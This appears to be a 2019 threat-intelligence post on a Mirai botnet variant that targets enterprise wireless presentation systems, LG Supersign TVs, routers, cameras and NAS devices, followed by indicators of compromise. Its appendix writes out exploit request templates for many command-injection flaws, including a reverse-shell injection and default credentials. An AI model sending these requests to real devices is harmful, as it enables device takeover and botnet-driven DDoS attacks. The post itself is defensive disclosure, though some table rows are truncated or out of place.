New Mirai Variant Targets Enterprise Wireless Presentation & Display Systems

unit42.paloaltonetworks.com/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/

Ruchna Nigam March 18, 2019

By Ruchna Nigam

March 18, 2019 at 6:00 AM

Category: Unit 42

Tags: Defense, Education, Finance, Government, Health Care, High Tech, Mirai, Retail

This post is also available in: 日本語 (Japanese)

Executive Summary

In early January 2019, Unit 42 discovered a new variant of the infamous IoT/Linux botnet Mirai.

Mirai is best known for being used in massive, unprecedented DDoS attacks in 2016. Some of the most notable targets included: web hosting provider OVH, DNS provider Dyn and Brian Krebs' website.

This new variant that Unit 42 discovered is notable for targeting different embedded devices like routers, network storage devices, NVRs, and IP cameras and using numerous exploits against them.

In particular, Unit 42 found this new variant targeting WePresent WiPG-1000 Wireless Presentation systems, and in LG Supersign TVs. Both these devices are intended for use by businesses. This development indicates to us a potential shift to using Mirai to target enterprises. The previous instance where we observed the botnet targeting enterprise vulnerabilities was with the incorporation of exploits against Apache Struts and SonicWall.

In addition to this newer targeting, this new variant of Mirai includes new exploits in its multi-exploit battery, as well as new credentials to use in brute force against devices.

Finally, the malicious payload was hosted at a compromised website in Colombia: an *"Electronic security, integration and alarm monitoring"* business.

These new features afford the botnet a large attack surface. In particular, targeting enterprise links also grants it access to larger bandwidth, ultimately resulting in greater firepower for the botnet for DDoS attacks.

These developments underscore the importance for enterprises to be aware of the IoT devices on their network, change default passwords, ensure that devices are fully up-to-date on patches. And in the case of devices that cannot be patched, to remove those devices from the network as a last resort.

Exploits

This latest sample contains a total of 27 exploits, of which are 11 new to Mirai.


A full list of the exploits we have observed are listed in the Appendix. Table 1 lists exploits that haven't been observed in the wild prior to this sample and Table 2 lists other exploits included in this variant have been observed only recently in the wild but were incorporated in variants prior to this one.

Other Features

Aside from the incorporation of unusual exploits, this new variant had some other differentiating features:

Infrastructure

Ironically, the shell script payload (still live, at the time of this writing) fetched by the exploits in this variant is hosted at the compromised website for an *"Electronic security, integration and alarm monitoring"* business in Colombia.


Index of /autourbe/language/en-GB
www.autourbe.com.co/autourbe/language/en-GB/windata/

Index of /autourbe/language/en-GB/windata

Name	Last modified	Size	Description
Parent Directory		-	
wgetbin.sh	06-Jan-2019 10:05	318	

Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1 Server at www.autourbe.com.co Port 80

Figure 1. Shell script payload fetched by exploits

Additionally, the binaries downloaded by the shell script were named in the format "clean.[arch]" (e.g. clean.x86, clean.mips etc.), however they don't appear to be hosted at the website any longer.

Pivoting on the payload source revealed some samples fetching the same payload that were hosted at 185[.]248.140.102/bins/. The same IP was hosting some Gafgyt samples using the name format "eeppinen.[arch]" a few days prior to the upgrade to this new multi-exploit variant.

Conclusion

IoT/Linux botnets continue to expand their attack surface, either by the incorporation of multiple exploits targeting a plethora of devices, or by adding to the list of default credentials they brute force, or both. In addition, targeting enterprise vulnerabilities allows them access to links with potentially larger bandwidth than consumer device links, affording them greater firepower for DDoS attacks.

Palo Alto Networks customers are protected by:

- WildFire detects all related samples with malicious verdicts.
- All exploits and IPs/URLs involved in these campaigns are blocked through Threat Prevention and PANDB.

AutoFocus customers can track these activities using individual exploit tags:

The malware family can be tracked in AutoFocus using the tag ELFMirai

Appendix

<table>
<tr><th>Vulnerability</th><th>Affected Devices</th><th>Exploit Request Format</th></tr>
<tr><td>CVE-2018-17173</td><td>LG Supersign TVs</td><td>GET /qsrserver/device/getThumbnail?sourceUri="+-;rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f+|+/bin/sh+-i+2>&1+|+;%s-
>/tmp/f ;&targetUri=/tmp/thumb/test.jpg&mediaType=image&targetWidth=400&targetHeight=400&scaleType=crop
HTTP/1.1
User-Agent: Hello, world
Host: [IP]:[Port]
Connection: keep-alive</td></tr>
<tr><td>WePresent WiPG-1000 Command Injection</td><td>WePresent WiPG-1000 Wireless Presentation systems</td><td>POST /cgi-bin/rdfs.cgi HTTP/1.1
Host: [IP]:[Port]
Content-Type: application/x-www-form-
Content-Length: 1024 Client=;%s+wepresent_p%d;&Download=submit</td></tr>
</table>

DLink DCS-930L Remote Command Execution	DLink DCS-930L Network Video Cameras	POST /setSystemCommand HTTP/1.1 Host: [IP]:[Port] Authorization: Basic YWRtaW46 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 1024 Connection: keep-alive ReplySuccessPage=docmd.htm&ReplyErrorPage=docmd.htm&SystemCommand=%s+dcs930l_p%d;&ConfigSys
DLink diagnostic.php Command Execution	DLink DIR-645, DIR-815 Routers	POST /diagnostic.php HTTP/1. Host: [IP]:[Port] Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 512 act=ping&dst=&+;%s+dlinkdir_p%d;&
Zyxel P660HN Remote Command Execution	Zyxel P660HN-T routers	POST /cgi-bin/pages/maintenance/logSetting/logSet.asp HTTP/1.1 Host: [IP]:[Port] Connection: keep-alive logSetting_H=1&active=1&logMode=LocalAndRemote&serverPort=123&serverIP=1.1.1.1`;%s+P660HN-T_p%d;`&# POST /cgi-bin/ViewLog.asp HTTP/1.1 Host: [IP]:[Port] Connection: keep-alive remote_submit_Flag=1&remote_syslog_Flag=1&RemoteSyslogSupported=1&LogFlag=0&remote_host=;%s+P66 T_p%d;#&remoteSubmit=Save
CVE-2016-1555	Netgear WG102, WG103, WN604, WNDAP350, WNDAP360, WNAP320, WNAP210, WNDAP660, WNDAP620 devices	GET /boardData102.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgear102_p%d Host: [IP]:[Port] Connection: keep-alive GET /boardData103.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgear103_p%d Host: [IP]:[Port] Connection: keep-alive GET /boardDataNA.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgearNA_p%d; Host: [IP]:[Port] Connection: keep-alive GET /boardDataWW.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgearWW_p% Host: [IP]:[Port] Connection: keep-alive GET /boardDataJP.php?writeData=true&reginfo=0&macAddress=+001122334455+-c+0+;%s+netgearJP_p%d;+ Host: [IP]:[Port] Connection: keep-alive

CVE-2017-6077, CVE-2017-6334	Netgear DGN2200 N300 Wireless ADSL2+ Modem Routers	POST /ping.cgi HTTP/1.1 Host: [IP]:[Port] Authorization: Basic YWRtaW46cGFzc3dvcmQ Referer: http://%s/DIAG_diag.htm IPAddr1=12&IPAddr2=12&IPAddr3=12&IPAddr4=12&ping=Ping&ping_IPAddr=12.12.12.12;%s+dgn2200v1_p%d POST /dnslookup.cgi HTTP/1.1 Host: [IP]:[Port] Authorization: Basic YWRtaW46cGFzc3dvcmQ Referer: http://%s/DIAG_diag.htm host_name=www.google.com;+%s+dgn2200v2_p%d&lookup=Lookup
Netgear Prosafe Remote Command Execution	Netgear Prosafe WC9500, WC7600, WC7520 Wireless Controllers	POST /login_handler.php HTTP/1.1 Host: [IP]:[Port] Content-Type: application/x-www-form-urlencoded Content-Length: 512 reqMethod=json_cli_reqMethod&json_cli_jsonData=;%s+prosafe_p%d;+echo+ffffffffffffffff

Table 1 New exploits used in the Mirai variant

Some other exploits included in this variant have been observed only recently in the wild but were incorporated in variants prior to this one. These exploits are listed in Table 2 below:

Vulnerability	Affected Devices	First seen (in the wild)	Exploit Format
Netgear ReadyNAS Remote Command Execution/CVE-2018-15716	Netgear ReadyNAS Surveillance 1.4.3-16 and NUUO NVRMini devices	Oct, 2017	GET /upgrade_handle.php?cmd=writeuploaddir&uploaddir=%27;%s+readynas%d;%27 HTTP/1. Host: [IP]:[Port] Connection: keep-alive
Linksys WAP54Gv3 Remote Debug Root Shell	Linksys WAP54G Wireless Access Points	Dec, 2018	POST /debug.cgi HTTP/1.1 Host: [IP]:[Port] Content-Length: 1024 Connection: keep-alive Authorization: Basic R2VtdGVrOmdlbXRla3N3ZA data1=;%s+wap54gv3%d;&command=ui_debug
CVE-2013-3568	Linksys WRT100, WRT110 consumer routers	Dec, 2018	POST /ping.cgi HTTP/1.1 Host: [IP]:[Port] Content-Length: 1024 Connection: keep-alive Authorization: Basic YWRtaW46YWRtaW4 pingstr=&+;%s+wrt100_p%d;

ZTE Remote Command Execution	ZTE ZXV10 H108L Routers with <= V1.0.01_WIND_A01	Oct, 2018	GET /getpage.gch?pid=1002&nextpage=manager_dev_ping_t.gch&Host=;+$(;%s+h108l_p%d;)&NumofRepeat=1&D HTTP/1.1 Host: [IP]:[Port] Connection: keep-alive Accept-Encoding: gzip, deflate Accept: */*
Linksys apply.cgi Remote Command Execution	Linksys E1500/E2500 routers	-	POST /apply.cgi HTTP/1.1 Host: [IP]:[Port] Content-Length: 1024 Connection: keep-alive Authorization: Basic YWRtaW46YWRtaW4 submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&action=&comm POST /apply.cgi HTTP/1.1 Host: [IP]:[Port] Content-Length: 1024 Connection: keep-alive Authorization: Basic YWRtaW46YWRtaW4 submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&action=&comm

Table 2 Other exploits in the Mirai variant

The remaining exploits are ones already observed and written about in the context of previous campaigns are listed below.

Indicators of Compromise

Payload source

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/wgetbin[.]sh

C2

epicrustserver[.]cf:3933

URLs previously hosting Mirai variant

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.mips

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.mpsl

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.arm

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.arm5n

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.arm7

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.sh4

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.spc

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.x86

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.ppc

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.i686

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.m68k

hxxp://www.autourbe[.]com.co/autourbe/language/en-GB/windata/clean.x86_64 hxxp://185.248[.]140.102/bins/clean.mips

hxxp://185.248[.]140.102/bins/clean.mpsl

hxxp://185.248[.]140.102/bins/clean.arm

hxxp://185.248[.]140.102/bins/clean.arm5n

hxxp://185.248[.]140.102/bins/clean.arm7

hxxp://185.248[.]140.102/bins/clean.sh4

hxxp://185.248[.]140.102/bins/clean.spc

hxxp://185.248[.]140.102/bins/clean.x86

hxxp://185.248[.]140.102/bins/clean.ppc

hxxp://185.248[.]140.102/bins/clean.i686

hxxp://185.248[.]140.102/bins/clean.m68k

hxxp://185.248[.]140.102/bins/clean.x86_64

Samples of new Mirai variant

00033b5b33b59ad88aa4f196c08eb7a6d2e6ab181ec729e8ed577d55f8b1f3ee

02975fa7929a2f98963d6431f24cf4de702eb42530ac505c47d7567cf002c3d5

05dc7657dc240fe7f42c3ffe95526d161151dd62f8f63188fe666ed86b0347c3

075729594c4883fda420c0749be695d6d771eb61b569ac9b0124738db0f864ef

07f22804757914c7a16e90bdd7ee26596f04995e5f8b90ca8d746c46039bb1c8

09d75b526c79ac98b4c07ca1f28319ac1b6cafcadd0c41b71e82252211390b3d

0b1a51ac04a949197c4c47d589872663be05747e18e20e7f20a24b011f4db0dd

0c42ba60d95eda9cf90f7f1dbe5bcb316d871972eff9722748e9c2a343572484

233094f242ce7626a5a5c1fe46ee205da279e03019b8a391bcc3fa41ce77b647

234a05ac1970af58b6f76dca22aa25bece2ef1d65f4146748f6b859a19f91d31

2764a0a0ab9faf04478fef4fd8ec948da431885cafa6ddf0c23ef8cda379c7d9

28de1263449d88e986e37e7ce74ebc0b6cfceaeb3d5beb5dff296354f33dbf8c

324eb05d47b3114c48f6505db5e4cd7c81110c42488e07c547afd7869690231f

33a8b157e2fdd1acddc5085843a5ac96ee6f9df29c8f48a483bd4eebd16f73cc

36d72d137abc2a43a5f6c00c9a8e41f1faf5e89643e5add1529f7343a731856f

3eccc01f6677567b0aeea89b6e50c7184698732287c29f95000acc102c02dd47

3f299938339bc426c5d78b55a1398da31f948f7c30d6115ab30a656cdd78de35

403e702fa7e8b0a4ebde7db2e505645507b12ef0306619fb2523dea5cdf2f40d

4111155bfc2f0b005d763ff4cd05e60187bdc29d3b17d0971f736da779595a9a

4495af4264d11e339c4ba9776fd79c7b5554b70bbb6cc875ed7a03b7eef15f8a

44ae362714ba76c65150a363b0b340a5bd422649e48df37661ba1db8e0ec0f9e

46a58cfa883c71b9066b2ffe7ce475676570e9940327782927b559ea9a47df88

4a7bd1ab7a9505dec2d83f44b2d99f3068823db9d9d888333ccfdd239cc72192

4ebbcfeaad77207f82d072651cae53741e6af464c61735e33e385fba8edf3f61

4f3e5d72f53d59f932b606f440428608b5bbd4afa8ed33148e322e0096465130

5ebfd332bc5b9697d7b07e37600d495489da1b892288f051c56c8aba9574bed7

613e74f2d3549fe9b76eaa404b20fe87ea89672c4bf2f0d1cf88be4d657ea323

684a4c2e426a146c2217d3e62b7f7c69ea12628d182b2441c840bddacc1597f2

77b059f2f5b62d059fd9e3dfaf41cbeb7543ef288410f3c85a090bf03be99b24

884929e31c2cb8dc7e51949d94fe5073216be967f83f8013e0980d8959141234

892efa131b0cd6ca87fa0c2e3006c8352947cfc40ac0adf51a55b711a806aa80

8c9a3f8c94210813287b2789f63410d4744f3422a8012d6b1bc60a307884732c

8d1700c0144d6e56d8ba4e4061694c1194a7d0bc63740a1bdebf2697e46b3978

8d28628e8a31b39e178ba8c7dd781ea19db5ec3fe20f84ba20228c47a49aa543

8eb7eafb26235796534ba9deeada27b4e25e7c45d9b87715ee6d4182b3ca6068

8f2e458607f85f4c22ca7135df5fa2649c9979f2bb69036b3c63de52ec2f14f0

938e836c5035d52f954ff91fd5008a9444a3efa3e07592ceefc9efebd260b085

95ee8502a7cbac8cb21471fc40d86ddefa87ef9790f0c06d47fe47c3a2278396

9d37c617dacfef668548beee55a6b1d3899ffce3e7999d43159e228dcae1db01

a4923ae6bf36a5c5507ed4e7f0c7b92524df04e132c1823e611ed584e5495186

a61717a8c64301f20ac01f6fd7462d3303a72c9ed131fdd24cd6b12eb788377b

a6d3081703359ee1879b2ce9c85d0c3f4ed4b319db6ecebd18054982bcf1603c

ae7d250606c543b241b1809158a2668408c9ecaaf3ce4d51e08700f78534ce31

b1cac267d0e3456f9da90955027e55ad1b78a7bf60f11914e959814c90ea7cc6

b29334ca77f72587430fde00791daa1262972d315238d624e94238dda32e9240

b34b43d240c89d1e9bbd9d99c6050afc7efa62323d7788a46801576c5b1de0ab

b57b14f16c41a06b1f434f60cdc9bc380a4ff1ad5b7d8edc87c097cee6f3d233

b8d284ba89b562923d1eed2e67517dc8772977decc49d5f82d75237d4a8937e6

ba0d0e16b54aa6aaca3ab1ca2afa78148e823ae228d5f790e0279bb87dba5495

bb5f7f92f4aa7cfdc0691037dc50549ccc705685bdd6f375c884bc68518b7e59

bb9d7a86f107586dc8d99244a662c83c6f7667696b411292162dcb47d95d4c9b

bc3eb0f7c8d4ecdacddac5d9ccc6ac44b6f6081f051d8890c5986faa37f56623

bd5afefa044494010150501822f5f32be4300f482f8c8904d9fd1a30f5722fdd

bdac2ed66c0f5633f5f12910bc9c03173be1fc51a76e495a36d700ba4ddc9da4

c1ad4b2c0e71d2a92e4d9a4d2de01f750b8758fa3fe8a85631aaf870615b6769

c30654f9bfd036f75a9c4a0f991f141243c821dbfc2b4d2ae308e68c4d232a57

c86328964dfc86ca70c722e300f533bafaf234b2007867c6bf6a4e4be47cf8ca

d049406662f083507dcd7278fa25bec0e93be06511ce290ed9ff309b514857a0

d996a37b3bb09386b2e1e6a915b83c448065f0139d3c8057bf67e85d01ada9d1

dc866393e6a549afd56d7a7a7411a4eff7f0cb37fe1964c4f87e4228d46c8eb2

ddaa6c58ac7ed29166af6a337500ea5ca6ca54191a4176178e1cb1a351064c4e e3c250062292daaff815345e87fb9f28e7ac683338c58de7a3a9cc743f6200e6

e5432946188a1c644e23159ae588797bd967ddc1f983956878e0ad0590efc73a

e60451a0b5dd0b875263c8e7c74773971b0faba783957c2a305ddf5356c9d567

e6156246bb85ca4a64377d3b68b6f34805b8a6a84890a9eada984fc29bfa36e1

ec4eef0d92105d9b82888bce94f0a2e00988f3be1a6005c889b91afd7fd05835

f01f85f9068f3c01193a0fb4b20a37573748914292a606da5cb2b5749b720366

f32176c3799fd3bc3a2a24c162861d12f987db548e9ef94c3bc8c6156bcd4fe3

f370a635db07bbd788991e898d8aa9be78ba0457cec3bd3e869ddc11e5693b5e

f9bd8d0ae187a27d8d1ad54e8c8b551488f66141e4590ac7583cf470a2ab260d

fab198f5f460b0591899bd218df79d2b50ec71ec2dd0494f1fa2bd07ba887aed

fe92e66c0c5a4402972a3bf7473b98a13c067beddcba500443d194f022ca4194

URLs previously hosting Gafgyt

hxxp://185.248[.]140.102/eeppinen.arm

hxxp://185.248[.]140.102/eeppinen.arm7

hxxp://185.248[.]140.102/eeppinen.armv4l

hxxp://185.248[.]140.102/eeppinen.i586

hxxp://185.248[.]140.102/eeppinen.i686

hxxp://185.248[.]140.102/eeppinen.mips

hxxp://185.248[.]140.102/eeppinen.mipsel

hxxp://185.248[.]140.102/eeppinen.m68k

hxxp://185.248[.]140.102/eeppinen.x86

hxxp://185.248[.]140.102/eeppinen.ppc

hxxp://185.248[.]140.102/eeppinen.sh4

hxxp://185.248[.]140.102/eeppinen.sparc

Gafgyt sample hashes

070405b85448d15afe619584c3f3cc851ed43098f57ef88981edd22b663030e7

19e2e20d994ba7c8af6537f640ef14459b66f333a7e5b28ef733ac81b43a628b

36562e6f3917ea80fcd241bca96fe96eb4f7328b14afd2c4b528bef9ce4b21da

573d539b78cdbb6d199d48ea986a5ba18c293253e48e2072e9871eb5460b2ae7

5aede6d1b0376f2e8c3c292f39357137a32c8ff1a3c60c594775081707647f59

6efb0d2304ce4c63205c6b502ba65a7f1b7eb87b055c0c5dcbb0120f49383588

85ac0d7ce9c899ec12c8efff89f5fcb1ed8b87623bf6a1457d53f3d1dce5c71d


c62c5d6255b6c1b5e8fa1861122adc180b36fbf4878f175e29367c7f6b08d7c9

db5fae3cd9ac7338e3d9fe302ffe5e261a9cafca75458523343f3562a0362ae8

dd1ab1f58494611af68d7d4dbe548234f0429b0f0c3d42135dce8f4339a16a7b

e0d4f82f5d1a20ca447c26b454be18aa7478a853d3526317972cb6ca9d847f29

e14ff28d2188ff0f665468bd0e17db21f3f11292b85c2a370596481cdf7c835f



DLink DNS-320L DNS-327L Remote Code Execution	DLink DNS-320L/DNS-327L ShareCenter NAS devices	GET /cgi-bin/gdrive.cgi?cmd=4&f_ gaccount=;%s+dns320_p%d;echo+ ffffffffffffffff; HTTP/1.1 User-Agent: Hello, world Host: [IP]:[Port] Connection: keep-alive